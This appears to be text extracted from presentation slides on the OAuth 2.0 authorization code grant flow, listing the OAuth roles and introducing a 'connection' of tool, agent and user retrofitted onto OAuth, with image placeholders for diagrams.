


OAuth 2.0 Authorization Code Grant Flow

# OAuth Protocol Flow (in Traditional OAuth)




# OAuth Protocol Flow (in Traditional OAuth)



OAuth 2.0 Authorization Code Grant Flow

# OAuth Protocol Flow (in Traditional OAuth)




OAuth 2.0 Authorization Code Grant Flow

# OAuth Protocol Flow (in Traditional OAuth)

## OAuth Roles

- **OAuth Client:** manage *tokens* 
- **Authorization Server:** issue *tokens*
- **Resource Server:** consume *tokens*
- ❖ **Browser:** user interaction



OAuth 2.0 Authorization Code Grant Flow

# Retrofitting "Connection" to OAuth

*Connection = <tool, agent, user>*


Pre-OAuth

OAuth

Post-OAuth (Runtime)

OAuth Client

Authorization Server



# Retrofitting "Connection" to OAuth

